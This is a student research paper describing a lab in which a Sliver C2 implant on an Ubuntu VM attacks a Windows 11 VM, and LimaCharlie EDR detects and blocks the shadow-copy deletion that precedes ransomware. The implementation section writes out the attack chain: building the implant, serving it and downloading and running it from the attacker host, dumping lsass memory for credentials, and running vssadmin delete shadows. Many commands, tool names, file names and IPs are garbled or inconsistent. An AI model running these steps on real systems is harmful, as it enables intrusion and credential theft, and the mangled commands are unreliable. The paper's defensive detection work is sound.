IJCRT.ORG ISSN : 2320-2882

INTERNATIONAL JOURNAL OF CREATIVE RESEARCH THOUGHTS (IJCRT)

An International Open Access, Peer-reviewed, Refereed Journal

Cyber Security Threat Detection And Response Using LimaCharlie EDR Tool

[1]Mohammed Abdul Aziz, [2]G. Praveen Babu

[1]Student, M.Tech (Computer Network Information Security), Department of Information Technology, UCESTH, JNTU Hyderabad, Hyderabad, India.

[2]Associate Professor of CSE, Department of Information Technology, UCESTH, JNTU Hyderabad, Hyderabad, India

ABSTRACT: This study has been undertaken to investigate a real time threat detection and response to a ransomware attack. For this, two different virtual machines i.e. Linux and Windows are setup, in which Linux will be an attacker and Windows will be the victim. In this paper, the victim will be able to detect the threat posed by the attacker and also respond to the attack by blocking it. The Sliver C2 payload will be delivered through SSH client on Linux VM towards Windows VM. On Windows VM, Lima Charlie EDR (Endpoint Detection & Response) software tool is used for log monitoring, threat detection and threat response. Then, Volume Shadow Copier software is employed to retrieve the system from the attack. This paper is divided into multiple modules in order to increase efficiency of execution of the attack. Firstly, organize all the tools and software's required for this setup. In the next module, the advanced Log monitoring is performed to detect any anomaly which is helpful to detect the threats. Then in the final module, the threat response is performed by blocking the attack after detecting it in the earlier module. For blocking an attack, craft a D&R rule to respond to the adversarial attack. So, in a ransomware attack the first criteria is that the Volume Shadow Copies will have to be deleted. This event will trigger the D&R rule, due to which the attack will be blocked and the ransomware payload will be terminated in this case.

***Key Terms*– EDR – Endpoint Detection and Response, SSH – Secure Shell, VM – Virtual Machine, Ubuntu Linux, Windows.**

1. INTRODUCTION

In this rapidly evolving digital world, cybersecurity has unquestionably appeared as among the top challenges today. The convenience and efficiency that the cloud, mobile technology or artificial intelligence provide us with will continue to evolve making them all prime attack vectors for cyber threats. Cybercriminals, from hackers to nation-state adversaries, leverage network and system weaknesses in these digital environments at the cost of data exposures, financial harm and reputational injury. While traditional security practices are essential, they aren't always enough given the way modern cyber threats operate; this leaves organizations open to advanced persistent attacks. As a result, organizations are adopting comprehensive cyber security strategies that includes prevention, detection and response/recovery capabilities. By leveraging advanced technologies, threat intelligence, and proactive threat hunting methodologies, organizations can bolster their cyber resilience and mitigate the risks posed by evolving cyber threats. Real-time threat detection and response systems play a pivotal role in this endeavor, enabling organizations to detect, analyze, and respond to cyber threats promptly, thereby safeguarding digital assets and critical infrastructure and ensuring business continuity in the face of cyber adversity.

2. PROBLEM DESCRIPTION

In today's cybersecurity landscape, organizations grapple with the daunting task of swiftly detecting and effectively responding to cyber threats. Despite advancements in cybersecurity technologies, traditional security solutions often prove insufficient in safeguarding against the dynamic and sophisticated nature of modern cyber-attacks. A primary challenge stems from the reliance on static, signature-based detection methods, which struggle to identify novel and mutating threats like zero-day exploits and polymorphic malware. Consequently, security teams contend with alert fatigue, as the sheer volume of security alerts inundates them, making it difficult to discern genuine threats amidst false positives and low-priority events. This reactive approach, compounded by the lack of contextual intelligence and proactive threat hunting capabilities, leaves organizations vulnerable to undetected or unresolved security incidents, heightening the risk of data breaches, financial losses, and reputational damage. Addressing these challenges necessitates a shift towards dynamic and proactive threat detection mechanisms that can adapt to the evolving threat landscape. Real-time visibility into digital assets and networks, coupled with advanced analytics and machine learning algorithms, is imperative to detect subtle indicators of compromise and unauthorized activity. Moreover, there is a growing demand for integrated and automated threat detection and response solutions that can correlate security events across disparate sources, prioritize alerts, and orchestrate remediation actions in a coordinated manner. By embracing proactive, intelligence-driven cybersecurity strategies, organizations can bolster their defenses, stay ahead of adversaries, and protect their digital assets from emerging cyber risks.

3. METHODOLOGY

The real-time threat identification and response system will be methodically developed, tested, and assessed thanks to the project's approach. It consists of many phases, all of which are essential to accomplishing the project's goals:

Setup and Configuration: In this step, the infrastructure required to run cyberattack simulations in a safe setting is established. This involves configuring virtual computers with virtualization software like VMware or VirtualBox to mimic an adversary and victim system cyber environment. In addition, setting up cybersecurity frameworks and technologies like YARA, Sysmon, LimaCharlie EDR, along with Sliver C2 framework can help with threat detection and response.

Attack Simulation: The project uses a simulated environment to run a number of cyberattack simulations in order to provide pertinent security incidents and monitoring data for analysis. This entails modeling a variety of cyberattack scenarios, such as ransomware assaults, phishing campaigns, memory dump attacks using lsass.exe, and other popular attack vectors. Sliver C2 is a platform for executing scripted attack scenarios that mimic adversary behavior and real-world cyber threats.

Threat Detection: To find malicious activity inside the simulated environment, the project includes detection methods utilizing a combination of signature-based detection, behavioral analysis, and anomaly detection approaches. Using the real-time monitoring and analysis of security events through the use of cybersecurity frameworks and technologies like YARA, LimaCharlie EDR, and Sysmon. To compare and assess security telemetry information for indications of compromised systems (IOCs) and suspicious activity, particular monitoring policies and algorithms are created.

Threat Response: Creating reaction mechanisms at this point is necessary to lessen the effect of threats that have been identified and stop additional exploitation of systems that are vulnerable. In order to limit and eliminate cyber threats in real-time, this entails putting automatic reaction steps into place, such as halting malicious activities, isolating compromised computer systems, and notifying security staff. Response capabilities are used to organize synchronized incident handling protocols and remediation operations by integrating them with the cybersecurity frameworks and technologies that are already in place.

Evaluation and Validation: Through comprehensive assessment and verification against well-known attack scenarios and benchmarks, the project evaluates the effectiveness as well as productivity of the threat surveillance and reaction system. This entails assessing critical performance indicators, such as reaction time, false positive rates, detection accuracy, and overall effectiveness in thwarting cyberattacks. Validation tests are carried out in a controlled setting in order to confirm the system's resilience and capabilities against different types of cyberattacks.

4. LITERATURE REVIEW

Protecting networks and digital assets from a wide range of constantly changing cyberthreats requires effective cyberthreat detection and response. Threat detection is a broad term that refers to a variety of techniques used to continuously monitor, analyze, and correlate data from several sources in order to spot possible hostile activity or security breaches. Adopting a proactive approach allows firms to remain watchful against new threats and promptly address security issues prior to their escalation into significant breaches.

4.1 Detection Mechanisms

In order to detect unusual behavior or anomalous activity within a system or network that may point to a possible threat, behavioral analytics is integrated with predictive machine learning algorithms in this process. Below is a list of a few of them:

Signature-based detection: Conventional technique that compares patterns or signatures to a repository of known malicious program signatures to identify known risks. Even while it works well against known threats, new or sophisticated assaults can be too strong for it.

Anomaly detection: Focuses on finding abnormalities in system records, user activity, or network traffic that deviate from the norm. An additional examination may be warranted if anomalies point to possible security issues or unauthorized entry attempts.

Behavioral analysis: makes use of machine learning techniques to examine user behavior and previous data in order to spot odd or suspicious activity. Behavioral analysis can identify zero-day exploits or dangers that have not yet been discovered by learning from earlier instances.

Threat intelligence integration: enhances detection capabilities by incorporating contextual data, intelligence reports, and external threat feeds. Organizations can more effectively identify and prioritize possible threats by establishing a correlation between security events and recognized indicators of compromise (IOCs).

4.2 Response Actions

Isolation of corrupted systems: In order to stop the danger from spreading further and reduce harm to other assets, compromised or infected systems should be removed from the network right away.

Blocking malicious activity: To stop malicious network traffic, processes, or apps connected to the identified threat, use firewall policies, intrusion prevention systems (IPS), or end-point security solutions.

Quarantining infected files: Transferring dubious files or programs to a contained environment for additional examination and confinement in order to stop them from endangering data or other systems.

Alerting security personnel: Reporting the discovered threat to incident response teams or designated security teams so they may do more research, analysis, and remediation. Coordinating reaction actions and lessening the effect of the security issue need prompt communication.

4.3 EDR in Cybersecurity

Endpoint Detection and Response (EDR) systems, which provide continuous monitoring and management over endpoint devices within an organization's network architecture, have become essential weapons in cybersecurity arsenals. These endpoints include a diverse range of equipment, such as webservers, laptops, desktops, and mobile phones, all of which can be exploited by cybercriminals. By continually monitoring and analyzing endpoint actions, EDR solutions are made to protect these endpoints and help companies identify, look into, and address security problems in a timely and efficient manner.

Key Features of EDR:

Threat Detection:

EDR systems use machine learning algorithms, threat intelligence feeds, and sophisticated analytics to find suspicious activity and indications of compromise (IOCs) on endpoint devices. EDR technologies may detect possible security risks, such as malware infections, unauthorized login attempts, and unusual activity suggestive of cyberattacks, by keeping an eye on a variety of endpoint events, including process execution, file changes, network activity, and user interactions.

Investigation:

Security teams can conduct thorough investigations into security problems and possible threats thanks to the extensive insight into endpoint activity that EDR products give them. To find the source of security events, track the scope of breach, and pinpoint impacted endpoints, security analysts can investigate past endpoint data, review event logs, and do forensic analysis.

Response:
EDR solutions, which automate response actions, limit threats, and neutralize malicious activity throughout the organization's endpoint environment, enable security teams to respond to security incidents quickly and decisively. Response methods might involve quarantining infected files, removing malicious processes from compromised endpoints, segregating infected computing devices from the network, and starting remediation procedures for reestablishing the integrity of impacted endpoints.

Proactive Threat Hunting:
The proactive threat hunting features of EDR solutions allow security teams to actively look for possible threats and vulnerabilities throughout the endpoint environment of the company. This is one of the products' unique advantages. Security analysts are able to anticipate concealed threats, arising attack trends, and previously undetected indicators of compromise (IOCs) by utilizing sophisticated search queries, tailored detection policies, and behavioral data analytics. This improves the business's cyber defense positioning and adaptability against cyber threats.

By actively searching for any security flaws or vulnerabilities inside their endpoint security mechanisms, companies may remain one step ahead of adversaries and take preventative action to boost their entire security posture and reduce risks.

5. PROJECT ANALYSIS

This project uses automated YARA screening for malware signatures to mimic and react to instantaneous cyber threats, such as ransomware assaults and memory dumps. There are two virtual machines in the environment:

Attacker: Linux (Ubuntu)

Victim: Windows (Windows 11)

5.1 Identification and Reaction:

LimaCharlie EDR: Keeps an eye on logs, identifies threats, and sets off pre-established reaction rules on the victim's computer.

D&R Rules: Specify automatic reactions to particular dangers.

Simulated Attack:

Sliver C2: Creates a command and control link between the compromised machines and the assailant.

Attacks that are Simulated: An lsass.exe memory dump from the compromised system which attempts a ransomware attack.

YARA Image Analysis:

Automated scanning: Uses pre-established signatures to identify malware.

D&R rules: Take action when malware is found.

5.2 External Interface Requirements

User-Interfaces

The graphical users' interface, or GUI (GUI) of the system must be easy to use and intuitive in order to provide effective interaction with its many features. The GUI should reduce the requirement for in-depth technical knowledge and accommodate users with different levels of technical proficiency. Particular features that may be accessed via the user interface will consist of:

Virtual Machine Administration: Create, launch, halt, and destroy virtual computers that symbolize the victim and attacker systems. Set up the OS, interfaces for networks, and resource distribution for a virtual computer. And, keep an eye on the operating state and resource use of virtual machines.

D&R Rule Management: User-defined D&R rules can be created, edited, and deleted for certain threat circumstances. Define triggers according to different standards, including file activity, log entries, or certain system events. Indicate the predetermined actions that will be performed, including issuing notifications, isolating compromised virtual machines, or stopping malicious activities, when a rule is triggered.

Threat Detection and Analysis:

View and filter identified threats according on date stamp, source, and severity. Get comprehensive details on threats that have been identified, including log entries and files that have been impacted. Create timelines of threats and the connections between various occurrences.

YARA Signature Management:
Manage and import YARA signature rules to spot particular malware or questionable behavior. Set up the settings for the scan, including the folders and files to be analyzed and the duration of the scan. See the reports and warnings produced by the malware detection method based on YARA.

Hardware Interfaces
The system shall have minimal hardware interface requirements beyond the standard hardware components of a personal computer, including:
Processor: Modern processor with sufficient processing power to run virtual machines and supporting software.
Memory (RAM): Minimum memory of 8 GB RAM, with 16 GB or more is required for an optimal performance.
Storage-requirement: Approximately 80 to 100 GB of free disk space to accommodate virtual machine files, logs, and software installations.
Network Interface Card (optional): Standard network interface for internet connectivity

Software Interfaces
VMWare: The system shall utilize VMWare to create and manage virtual machines for the attacker and victim simulations.
Sliver C2: The system shall integrate with the Sliver C2 framework to establish C2 communication between the attacker and victim VMs.
Sysmon: The system may optionally integrate with Sysmon, an advanced system monitoring tool, to collect detailed logs from the victim VM for enhanced threat detection and analysis.
LimaCharlie EDR: The system shall integrate with LimaCharlie EDR to: Collect system logs from the victim VM. Analyze logs for suspicious activity based on pre-defined rules and user-defined D&R rules. Manage and execute D&R responses based on identified threats.
YARA: The system shall leverage YARA for automated malware identification: Users can import YARA rules from online repositories or create custom rules. The system shall scan files and processes on the victim VM based on defined YARA rules.
Upon detection of potential malware based on YARA signatures, the system shall generate alerts and provide relevant information.

Communications Interfaces
The following entities' secure communication will be facilitated by the system:
Virtual Machines (VMs): Across the simulated network environment that VMware creates, communication between the adversary and victim VMs will take place. They may communicate with each other in this virtualized network environment without impacting the host system.
LimaCharlie EDR Webserver: To guarantee the confidentiality and integrity of sent data, the system must create a secure communication channel utilizing protocols like HTTPS with the LimaCharlie EDR webserver. Threat alerting, D&R rule administration, and log collecting are all made possible via this communication.
YARA Online Library (Additional): The system may need internet connectivity to connect to the YARA electronic library in order to download and update malware signatures, depending on the update method selected. Those who want to handle independent YARA signatures may disable this feature.

6. TOOLS CONFIGURATION AND MANAGEMENT

Installing and configuring tools is an essential part of getting the IT security project environment ready for simulated assaults and system activity monitoring. The steps for installing and setting up necessary tools on the Windows 11 Victim VM and the Ubuntu Linux Attacker VM are described in this section.

6.1 Ubuntu Attacker VM

To enable the deployment of simulated cyberattacks, the Ubuntu Attacker VM was equipped with the following installed and configured tools:

Sliver C2 Framework:
Installation: From the official BishopFox GitHub repository, the Sliver C2 framework has been installed after downloading on the Ubuntu Attacker virtual machine.
Configuration: The Sliver C2 framework had initially configured in order to create communication channels and listeners for the purpose of executing instructions on the victim machine. The Sliver webserver code was made executable by granting it permissions.

Other Tools: Installing the mingw-w64 package gave more capabilities needed to operate the Sliver C2 framework. To arrange files and configurations pertaining to Sliver C2, a working directory was made.

6.2 Windows 11 Victim VM

The LimaCharlie Endpoint detection and response sensor agent has to be installed and configured on the Windows 11 Victim VM in order for continuous surveillance and threat detection to be possible. Then the subsequent actions were carried out:

LimaCharlie EDR Sensor agent:

Installation: For monitoring system events and activities, the Windows 11 Victim VM was equipped with the LimaCharlie Endpoint detection and response sensor agent software, which was downloaded and installed.

The sensor agent was set up to send LimaCharlie's own Endpoint detection and response telemetry data along with Sysmon event reports.

Configuration: In order to connect to the LimaCharlie applications and begin gathering telemetry information for threat identification and response, the LimaCharlie Endpoint detection and response sensor agent underwent initial configuration.

Other Tools:-Supporting Software: To improve the LimaCharlie EDR sensor agent's capabilities, additional software, such as log management applications or interface with outside security solutions, might have been set up and configured.

Through the installation and configuration of the required tools on the Ubuntu Attacker Virtual Machine and the Windows11 Victim Virtual Machine, the project ecosystem was prepared to carry out cyberattack simulations and track system activity in real time.



Figure: Block diagram of process flow

7. IMPLEMENTATION

SSH Client Access Setup and the configuration of Network: Ensuring smooth communication and control amongst the virtual machines (VMs) engaged in the project requires the installation of SSH client access and establishing the network. The steps to set up SSH client connectivity and configure the network configuration for the Windows 11 Victim VM and the Ubuntu Attacker VM are described in this section.

7.1 SSH Client Access setup for Ubuntu Linux OS Attacker VM:

Installation of SSH Client:

Verify that the host computer has the SSH client installed.

If it's not already installed, use the following command to install it: **sudo apt-get install openssh-client**

Enable the SSH Service:

Confirm that the Ubuntu Attacker virtual machine's SSH service is operational: **sudo service ssh start**

Generating SSH Key Pair:
Create a pair of SSH keys on the host computer: **ssh-keygen -t rsa -b 2048**
Copying Public Key to Ubuntu Attacker VM: To enable password-less SSH authentication, copy the public key into the Ubuntu Attacker virtual machine. **ssh-copy-id user@192.168.136.129**
Configuration of Network for Both VMs:
Configuring a Static IP Network:
Give the Windows 11 Victim VM and the Ubuntu Linux Attacker VM static IP addresses. Make that every virtual machine has its network adapter configured to utilize a static IP address.
Testing Network Connectivity:
To confirm network connectivity, make sure the two virtual machines can ping one another.
ping ubuntu_attacker_vm_ip
ping windows11_victim_vm_ip

Configuration of Sysmon log monitoring tool
Installing Sysmon:
Launch a Windows PowerShell administration session.
Utilizing the following command, install the Sysmon zip file:
Invoked-WebRequests -Uri

https://downloads.sysinternal.com/files/Sysmon.zip -OutFile

C:\Windows\Temps\Sysmon.zip

Checking and importing Sysmon Event Logs:
Check for Sysmon Event Logs to make sure everything is working properly:
Get's-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" MaxedEvents 10

```
PS C:\Users\Cyber-Blaze-Titans\Downloads> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 10


   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
2/29/2024 6:05:22 AM             1 Information      Process Create:...
2/29/2024 6:05:21 AM             1 Information      Process Create:...
2/29/2024 6:05:20 AM             3 Information      Network connection detected:...
2/29/2024 6:05:19 AM             6 Information      Driver loaded:...
2/29/2024 6:05:19 AM            11 Information      File created:...
2/29/2024 6:05:16 AM            22 Information      Dns query:...
2/29/2024 6:05:15 AM             3 Information      Network connection detected:...
2/29/2024 6:05:15 AM             3 Information      Network connection detected:...
2/29/2024 6:05:14 AM            11 Information      File created:...
2/29/2024 6:05:14 AM            13 Information      Registry value set:...
```

Figure: Sysmon generated Logs

Endpoint Detection & Response agent configuration
Endpoint Detection and Response, or EDR, is a feature-rich security platform that includes a threat detection engine, log shipping, and cross-platform EDR features in LimaCharlie. Establishing an Organization and Account on LimaCharlie:
Create a free LimaCharlie account by following the instructions. And establishing a fresh company on the LimaCharlie network.
LimaCharlie sensor agent installation on Windows11 VM:
Using the Windows11 VM's Administrative PowerShell prompt, retrieve the Command-line access to the LimaCharlie sensor agent:

cd C:\Users\myproj\Download

Invoked-Web's Request -Uri

https://downloads.limacharlie.io/sensor agent's/windows/64 -Outfile

C:\Users\myproj\Download\lc_sensor agent.exe

Then, to complete the installation of the sensor agent, run the given command via the LimaCharlie sensor agent technology page.



Figure: Windows log generated telemetry

LimaCharlie configuration shipped to Sysmon Event Logs:
Additional Artifact Collection Rule has been added and set as follows in the LimaCharlie dashboard's "Artifact Collection" left-side menu:
Name: Window-sysmon-logs
Operating Systems: Windows
Path pattern: wel's://Microsoft-Windows-Sysmon/Operational':*
Duration of Retention's: 10
LimaCharlie is going to start sending Sysmon's logs, which will provide a lot of EDR-likes' information to the platform. LimaCharlie's inherent telemetry is complemented with insights from Sysmon logs, which makes this connection more helpful. Furthermore, using Sysmon logs is consistent with the previously activated Sigma rules, which improves overall threat detection effectiveness.
An overview of EDR telemetry and event logs transmitting from the system is available in almost real-time on the "Timeline" option on the left side of this sensor agent. Setup of Attack Vector on Ubuntu VM and C2 Payload Generation. In order to carry out adversarial operations, a crucial part of this project is setting up the offensive environment on the Ubuntu virtualization machine (VM). This section outlines the necessary steps for this process.
Accessing Ubuntu VM via SSH
Start SSH for remote connection to the Ubuntu operating system virtual machine from the host system:

ssh user@192.168.136.129

Installing Sliver C2 Webserver Binary
Once the Sliver Linux webserver executable has been downloaded, place it in the specified directory:
sudo su

wget

https://github.com/Bishop'sFox/sliver's/releases/download's/v1.5.3 4/sliver-webserver_linux -O /usr/local/bin/sliver's-webserver

Binary Execution Configuration Permits
Permit the sliver webserver binary to be executed:
chmod +x /usr/local/bin/sliver-webserver

Capability Enhancement with mingw-w64 Installation
Add the mingw-w64 program to enhance the capabilities of this system:
apt install -y mingw-w64

Provisioning of the Working Directory
Make a special working directory on the Ubuntu virtual machine:
mkdir -p /opt/sliver

Initiating Sliver C2 Webserver:
The attacker launches the Sliver C2 webserver on his Ubuntu virtual machine. The focal point for coordinating and overseeing C2 operations is this webserver.
sudo su

cd /opt/sliver

sliver-webserver

Generating the Command and Control Payload:
This Sliver C2 framework may be used to create a payload that accomplishes these particular goals. The payload functions as a medium for transmitting directives from an adversary to the target device.

generate –http 192.168.136.129 --save /opt/sliver

Configure the new implant:

implants

```
[server] sliver > implants

 Name               Implant Type   Template   OS/Arch            Format   Command & Control             Debug
==================  ============== ========== ================== ======== ============================= =======
 FORTHCOMING_FLASH  session        sliver     windows/amd64      EXECUTABLE  [1] https://192.168.147.129   false
```

Figure: Viewing the implants generated in sliver~server

Terminate Sliver Webserver for now:

exit

7.2 Transferring C2 Payload and Starting C2 Session
This crucial phase involves the smooth movement of the attacker's command and control (C2) malware into the victim's environment, and then starting a C2 session to enable adversarial simulations.

Payload Transfer:
Using a safe Transfer Mechanism: To make sure that the created payload is transferred to the victim's computer in a safe manner, a temporary web webserver should be established on the attacker's computer. This procedure facilitates the payload's smooth transport while upholding strict security measures.
#Navigate to the directory containing the C2 payload
cd /opt/sliver

#Initiate a Python HTTP webserver
python3 -m http.webserver 80

Installing Payload on Victim workstation: The attacker's workstation's C2 payload gets installed via an Administrator PowerShell prompt on a Windows 11 virtual machine.

Invoke-WebRequest -Uri



Figure: Victim operating system C2 session initiated

http://192.168.136.129/STRIKING_PATTERN.exe -Outfile

C:\Users\mypro\Downloads\STRIKING_PATTERN.exe

Initiating Command and Control Session:
Relaunching Sliver: In order to get ready for the start of a C2 session, the attacker's system's Sliver C2 webserver need be reinitialized.

Figure: C2 session details and status

#Relaunch Sliver Webserver
sliver-webserver

#Start the sliver -webserver HTTP listener
http

Running the C2 Payload on the Victim Machine: Open the Windows virtual machine's shell and run the downloaded C2 payload from the specified location.

C:\Users\mypro\Downloads\STRIKING_PASSION.exe

Using the C2 Session: After it has been executed successfully, confirm that the C2 session has been checked for within the Sliver webserver. Now communicate directly with the Windows virtual machine's C2 session using the Sliver shell
Check for any sessions available
sessions

#Interact with the created session
use [session_id]

Execute different commands to learn more about the host that is the victim.
Getprivs



Figure: Privilege Information from Victim

Observe that the attacker, own certain rights like "SeDebugPrivilege" that greatly facilitate more attack activities.
Determine which Windows VM processes are active.
ps -T

Executing lsass.exe memory dump:
Running the memory dump for lsass.exe: Executing a system memory store of the lsass.exe process is a fundamental technique that attackers prefer to use in order to steal credentials from a machine.
Use the command procdump -n lsass.exe -s lsass.dmp to dump the lsass.exe process of memory and store it internally on the Sliver C2webserver.
procdump -n lsass.exe -s lsass.dmp

With the use of this command, the lsass.exe process may be easily extracted from memory and saved in a store file located on the Sliver C2 webserver for additional examination.
This command facilitates the extraction of the lsass.exe process from memory, preserving it in a dump file on the Sliver C2 webserver for further analysis.
Identification and Response: Now switch to the LimaCharlie applications and take advantage of its features to identify and stop the adversary's actions.
Finding Relevant Telemetry: LimaCharlie's Event Detection and Response (EDR) features provide events pertinent to this behavior since lsass.exe is a high-value target that is frequently used for credential dumps.

Detection and Response:
Creating Detection Rule: Create a detection rule by going to the Detections tab --> Shadow Copier Deletion detection --> View event timeline --> Build D&R rule in order to determine when the vss-admin delete shadows /all command was executed.

```
Detect
Expand
1  event: NEW_PROCESS
2  op: and
3  rules:
4    - op: is
5      path: event/FILE_PATH
6      value: C:\Windows\system32\vssadmin.exe
7    - op: contains
8      path: event/COMMAND_LINE
9      value: delete
10   - op: contains
11     path: event/COMMAND_LINE
12     value: shadows
13   - op: contains
14     path: event/COMMAND_LINE
15     value: /all
```

Figure: Detection rule for LimaCharlie

Defining Response Action: Indicate which reaction action should be taken as soon as the ransomware activity is discovered.

```
Respond
1  - action: report
2    name: vss_deletion_kill_it
3  - action: task
4    command:
5      - deny_tree
6      - <<routing/parent>>
```

Figure: Respond rule for LimaCharlie

Whereas the "action: task" portion ends the parent process in charge of the ransomware activity, the "action: report" portion creates a detection report.

Testing Rule: To activate the monitoring and response rule, use the vss-admin remove shadows /all command once more while in a Sliver C2 session.

Command execution to delete volume shadows copies: **vss-admin delete shadows /all**

```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
```

Figure: Windows PowerShell running Shadow copier deletion command

Verification: Check if the computer shell is still operational to confirm the efficacy of the identification and response rule.

#Active system shell check: **whoami**

```
PS C:\Windows\system32> whoami
```

Figure: C2 Session terminated due to triggering of D&R rule

The parent process's successful shutdown shows how well the threat detection and response system mitigates ransomware attacks.
